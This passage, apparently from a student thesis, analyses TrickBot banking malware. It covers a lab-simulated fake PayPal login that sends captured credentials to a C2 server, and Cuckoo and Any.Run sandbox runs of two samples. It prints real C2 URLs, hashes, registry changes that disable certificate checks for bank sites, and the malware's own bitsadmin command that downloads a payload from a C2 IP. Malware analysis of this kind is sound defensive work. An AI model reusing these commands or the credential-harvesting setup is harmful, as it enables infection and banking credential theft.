Once that the Windows 7 machine had been "infected", it was only a matter of time before the user tried to access the Paypal website. When this happened, he or she would be redirected to the InetSim server in 192.168.56.1, as it is shown next:




Figure 26: Home page of Paypal website hosted in INetSim server

Then, when the user clicks on the *Sign In* button, as he or she is now navigating in the fake server, the redirection will be to the fake sign in page:




Figure 27: Sign In page of Paypal website hosted in INetSim server

When comparing the images above, it can be appreciated that they do not differ from the original Paypal pages (see figures 17 and 18). Even the URLs displayed are the same ones, and the page is identified as secure with the lock on the search bar.

After entering the credentials on this fake login page, when the user submits the inserted data, he or she will be redirected to the loading page:



Figure 28: Loading page of Paypal website hosted in INetSim server

Meanwhile, on the server side, the InetSim server would have redirected the credentials to the Python C2 server, where they will be parsed and displayed:



Figure 29: Stolen Credentials displayed in C&C server.

If these credentials are compared to the ones on image 27, it can be seen that they are the same.

Now the attacker would be in possession of the needed information to access the victim's bank accounts while the victim waits innocently for the Paypal site to load.

In order to appreciate the resemblance between the flow of original static web injection process and the developed custom one, figures 2 and 23 can be compared.

4 Results

After developing a malware analysis environment to study TrickBot's behaviour and simulating an attack to steal banking credentials, these were the results obtained for each one of the experiments:

4.1 Infrastructure 1: TrickBot analysis in Cuckoo Sandbox

After multiple analysis of some submitted binaries, only some of them provided useful information. These were:

4.1.1 App.Any.Run executable 1

In section 3.1.5, the online tool for malware analysis Any.Run was mentioned. From this website, multiple samples labeled as *trickbot* could be downloaded and tested in Cuckoo sandbox. Moreover, in some of them, a previous performed analysis could be seen. Among all these samples was the one that will be analyzed next [37]. The TrickBot sample was downloaded and submitted to the Cuckoo environment, as explained in section 3.1.5. It was chosen for a deeper analysis because it was the first executable that actually tried to connect to Command and Control servers when running in Cuckoo sandbox. Also, it can be seen in its original analysis in App.Any.Run [37] that one of the IOCs (Indicators Of Compromise) is that the process steals credentials from web browsers:




Figure 30: Indicators Of Compromise of Trickbot's sample 1 [37].

This executable looked very promising for the experiment, so it was submitted to the Cuckoo sandbox in order to study its behaviour. After running it for the first time in the Windows 7 VM, the analysis of sample was displayed in the web interface:

File P O#87534.exe

Summary		Download	Resubmit sample
Size	30.0KB		
Type	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows		
MD5	63a7807b5d80647ded037e51e08f891e		
SHA1	6488e37523c54b24e77507511be892ed67f3deaa		
SHA256	dc2bfbcb218ee3422c674330cb6e0a5d793d457bb17714ad7022abbf859667026		
SHA512	Show SHA512		
CRC32	BD62E622		
ssdeep	None		
Yara	None matched		

Figure 31: Summary Cuckoo Analysis of TrickBot's sample 1.

<p>HTTP traffic contains suspicious features which may be indicative of malware related traffic (2 events)</p>				
suspicious_features	GET method with no useragent header	suspicious_request	GET http://asdcqwdwxq.gq/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalGLISH-goal-DC13F4483AFA11B32C7A8128D5484BC6.html	
suspicious_features	GET method with no useragent header	suspicious_request	GET http://asdcqwdwxq.gq/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalGLISH-goal-3771ESD49CB2E433E6E86403F37B03FF.html	
<p>Performs some HTTP requests (7 events)</p>				
request	GET http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?b2829361bb73d0a7			
request	GET http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/authrootstl.cab?6ff9e045fc95188b			
request	GET http://asdcqwdwxq.gq/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalGLISH-goal-DC13F4483AFA11B32C7A8128D5484BC6.html			
request	GET http://asdcqwdwxq.gq/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalGLISH-goal-3771ESD49CB2E433E6E86403F37B03FF.html			
request	GET http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?25f3b25d452610ad			
request	GET http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?581c1dbd898a08eb			
request	GET http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/authrootstl.cab?981a0e60b1c1a9cf			
<p>Allocates read-write-execute memory (usually to unpack itself) (18 events)</p>				
<p>Checks adapter addresses which can be used to detect virtual network interfaces (1 event)</p>				
<p>Checks for the Locally Unique Identifier on the system for a suspicious privilege (1 event)</p>				
<p>Looks for the Windows idle Time to determine the uptime (1 event)</p>				
Time & API	Arguments	Status	Return	Repeated
NtQuerySystemInformation Jan. 5, 2022, 4:51 p.m.	information_class: 8 (SystemProcessorPerformanceInformation)	1	0	0

Figure 32: Network Cuckoo Analysis of TrickBot's sample 1.

Figure 31 just shows a general analysis of the submitted sample: size, type of file, and signatures. On the other hand, figure 32 shows a more specific analysis on the malicious actions that the sample has performed in the VM during its execution. Some of these warnings were ignored because the baseline analysis (section 3.1.5) showed that they were rudimentary actions performed by the Windows 7 VM itself. The most suspicious signatures (and the most interesting for the purpose of this project) are the network ones. Among the HTTP requests, it can be seen how the sample has tried to connect to a server that, at first sight, can appear to be a Liverpool news website. However, when submitting this link to VirusTotal, it identifies it as a malicious Command and Control server:




Figure 33: VirusTotal detection of link as C&C server.

Considering the previous analysis on Any.Run [37], the response to this HTTP requests from the C&C servers provides encoded HTML files to the malicious sample. The hypothesis that these HTML files should contain more resources for the TrickBot sample to elevate privileges and infect the victim's system was consolidated after checking that the sample would not perform any more malicious actions inside the system after sending the HTTP requests. This was because in Cuckoo Sandbox, the responses from the C&C servers were fake, so the malware did not get the needed resources to continue while, in the original analysis in Any.Run [37], it did. So, in order to provide these files to the running malware, the HTML files were downloaded from the Any.Run analysis. Unfortunately, when trying to provide them on the C2 responses to the Windows 7 VM, Burp collapsed because they were too big to handle.




Figure 34: HTML file loaded for HTTP response for malicious sample running on Cuckoo Sandbox

On top of that, when trying to submit this same sample again to App.Any.Run to check whether the C2 servers were still active or not, the response received from the server was different from the one on the original analysis. Instead of getting a 200 OK response, the server responded with a 203 Non-Authoritative Information. This 203 code means that the petition was satisfactory, but the content has been modified by a proxy since its 200 OK origin [38]. Also, the responses' payloads from the C2 servers were different and, even if the first URLs accessed by the malicious binary were detected as malicious by VirusTotal, the links that they redirected to, were not. It can only be assumed that, by the time they were accessed, the servers were already down.

Any.Run also offered the possibility of downloading specific executable files, so the final binary identified by the app as TrickBot was downloaded and submitted to Cuckoo Sandbox on a parallel analysis. However, it was not enough, as the sample needed the previous processes that elevated privileges in order to perform as expected and steal the web credentials. At this point, any hopes of getting any new information by testing this sample in Cuckoo were gone.

4.1.2 App.Any.Run executable 2

The second promising binary was also downloaded from Any.Run [39]. It was chosen because its analysis was the one explained in Any.Run’s report about TrickBot [40], and its IOCs indicated that *svchost.exe* was among its deployed processes:




Figure 35: Indicators Of Compromise of Trickbot’s sample 2 [39].

Cuckoo sandbox’s summary of this sample indicated that the type of file submitted was a Microsoft Word document:




Figure 36: Summary Cuckoo Analysis of TrickBot’s sample 2

When this Word document was opened in the sandbox, it required the user to enable the macros in order to see the "full" content:




Figure 37: Word malicious document of TrickBot's sample 2.

The macros were enabled manually thanks to the GUI mode of Cuckoo's Guest machine. Then, TrickBot unpacked itself into the Windows 7 system and it tried to connect to a C&C server, as it can be seen in Cuckoo's later network analysis:

HTTP traffic contains suspicious features which may be indicative of malware related traffic (1 event)			
suspicious_features	Connection to IP address	suspicious_request	HEAD http://64.44.51.91/metro.pgp

Figure 38: Network Cuckoo Analysis of TrickBot's sample 2.

The requested file from TrickBot to its C&C server had a PGP (Pretty Good Privacy) extension. These type of files are digital signatures or security keys and they are used to decrypt files and verify users' identities [41]. This means that this file's purpose was probably to decrypt TrickBot's payload in order to infect the Windows machine. The PGP file was downloaded from Any.Run [39], and provided to the Guest machine through Burp. To accomplish this, TrickBot's sample was submitted again to Cuckoo Sandbox and, this time, the request from the malware to the C&C server was intercepted with Burp, as well as the response (which was INetSim's default). This response was then altered in order to provide the file *metro.pgp* to the Guest.




Figure 39: Cuckoo's request and response to C&C servers from TrickBot's sample 2.

Even though this task seemed to have been successfully achieved (see picture 39), there was no deployment of the *svchost.exe* processes after that, as it was expected to happen when inspecting Any.Run's original analysis on the same sample. On Cuckoo's process tree, only timeout processes were spotted, as it can be seen in picture 44 at the end of this section.

It was mentioned in the state of the art (section 2.1) that TrickBot's encryption keys are unique for each infected machine, so this must be the reason why the trojan running in Cuckoo Sandbox was not able to use the old PGP file to decrypt its payload.

Going back to the online analysis, it can be seen that this sample actually loads three different *svchost.exe* processes.




Figure 40: Malicious processes deployed in Any.Run TrickBot's sample 2.

In fact, the second one makes multiple registry changes in order to disable the requirements of a certificate to be trusted (CertificateTransparencyEnforcementDisabledForUrls). This is applied to a series of urls that, unsurprisingly, are from banking websites.

WRITE	Key:	HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Google\Chrome\CertificateTransparencyEnforcementDisabledForU
+182813ms	Name:	185
	Value:	santanderbank.com
WRITE	Key:	HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Google\Chrome\CertificateTransparencyEnforcementDisabledForU
+182813ms	Name:	186
	Value:	cib.bankofthewest.com
WRITE	Key:	HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Google\Chrome\CertificateTransparencyEnforcementDisabledForU
+182813ms	Name:	187
	Value:	bank1440online.btbanking.com
WRITE	Key:	HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Google\Chrome\CertificateTransparencyEnforcementDisabledForU
+182813ms	Name:	188
	Value:	cbc.comerica.com

Figure 41: Registry changes performed by *SVCHOST* process in Any.Run TrickBot's sample 2.

Apart from the registry changes of the *svchost* process, the online analysis of its parent also shows the creation of files in the program directory. These files in particular are the ones referred to in section 2.1 as the modules in charge of monitoring banking websites and injecting into the browser for credential stealing.

+155766ms	C:\Users\admin\AppData\Roaming\appnet\Data\systeminfo32	binary
	Size: 19.1 Kb	
	MD5: 121BACF739B07A112FD98BD40EBA2A1E	
+178016ms	C:\Users\admin\AppData\Roaming\appnet\Data\injectDll32	binary
	Size: 575 Kb	
	MD5: 41DD88137F539A1D8A43209FC4B5C4DA	
+180797ms	C:\Users\admin\AppData\Roaming\appnet\Data\injectDll32_configs\dinj	binary
	Size: 113 Kb	
	MD5: 803F7AA91EF65BC548BA9E8675BAB965	
+182438ms	C:\Users\admin\AppData\Roaming\appnet\Data\injectDll32_configs\sinj	binary
	Size: 26.6 Kb	
	MD5: 14A315AA9EFC0398C5D083A0629B7020	
+183734ms	C:\Users\admin\AppData\Roaming\appnet\Data\injectDll32_configs\dpst	binary
	Size: 976 b	
	MD5: 3F0CAEA8BA6AE76E839FD28092D8BD2A	
+215156ms	C:\Users\admin\AppData\Roaming\appnet\Data\pwgrab32	binary
	Size: 1.07 Mb	
	MD5: 17B28DFF3BC621C0C356DE695700761C	

Figure 42: Modified files by *SVCHOST*'s parent process in Any.Run TrickBot's sample 2.

The original analysis provided interesting general information on the behaviour of Trick-Bot's sample; however, it did not show how the malware would react to the user accessing one of the targeted sites, only how it would wait ready for this to happen. So, for now the web injection process stayed a mystery. In order to give some light into the web injection, even if did not come from Cuckoo, the sample was run in Any.Run again. The purpose of this was to try to access one of the targeted banking sites before timeout, and see how

the malware would react. However, the HTTP request for the PGP file did not receive any response so, again, the project was stuck because of encryption keys and C&C servers that were already down.

HTTP Requests	1	Connections	1	DNS Requests	0	Threats	1
Timeshift	Headers	Rep	PID	Process name	CN	URL	
33936 ms	HEAD No Response	⚠	872	svchost.exe	🇺🇸	http://64.44.51.91/metro.pgp	

Figure 43: Failed HTTP request in Any.Run from TrickBot's sample 2.

Process tree	
WINWORD.EXE	"C:\Program Files\Microsoft Office\Office15\WINWORD.EXE" C:\Users\maria\AppData\Local\Temp\8c920f04068298321634ec24616614d533fd90d47e8ea5a3efb0910331aaadb6
FIRSTRUN.EXE	"C:\Program Files\Microsoft Office\Office15\FIRSTRUN.EXE" /ProgId ProPlusVolume
cmd.exe	"C:\Windows\System32\cmd.exe" cmd /r cmd /c copy /Y /V %windir%\system32\bitsadmin.exe %tmp%\ljRF1X8.exe && %temp%\script11.bat && %temp%\script2.bat && %temp%\script3.bat
cmd.exe	cmd /c copy /Y /V C:\Windows\system32\bitsadmin.exe C:\Users\maria\AppData\Local\Temp\ljRF1X8.exe
cmd.exe	cmd /c cmd /r ping -n 2 64.44.51.126
cmd.exe	cmd /r ping -n 2 64.44.51.126
PING.EXE	ping -n 2 64.44.51.126
cmd.exe	cmd /r cmd /c timeout /t 5 /nobreak
cmd.exe	cmd /c timeout /t 5 /nobreak
timeout.exe	timeout /t 5 /nobreak
ljRF1X8.exe	C:\Users\maria\AppData\Local\Temp\ljRF1X8 /transfer "KrycXt" /download /priority high http://64.44.51.91/metro.pgp C:\Users\maria\AppData\Local\Temp\qJkD4[X.exe
cmd.exe	"C:\Windows\System32\cmd.exe" cmd /r cmd /c timeout /t 13 /nobreak && %temp%\ljRF1X8 /SetNoProgressTimeout "KrycXt" 121 && %temp%\ljRF1X8 /SetMinRetryDelay "KrycXt" 4
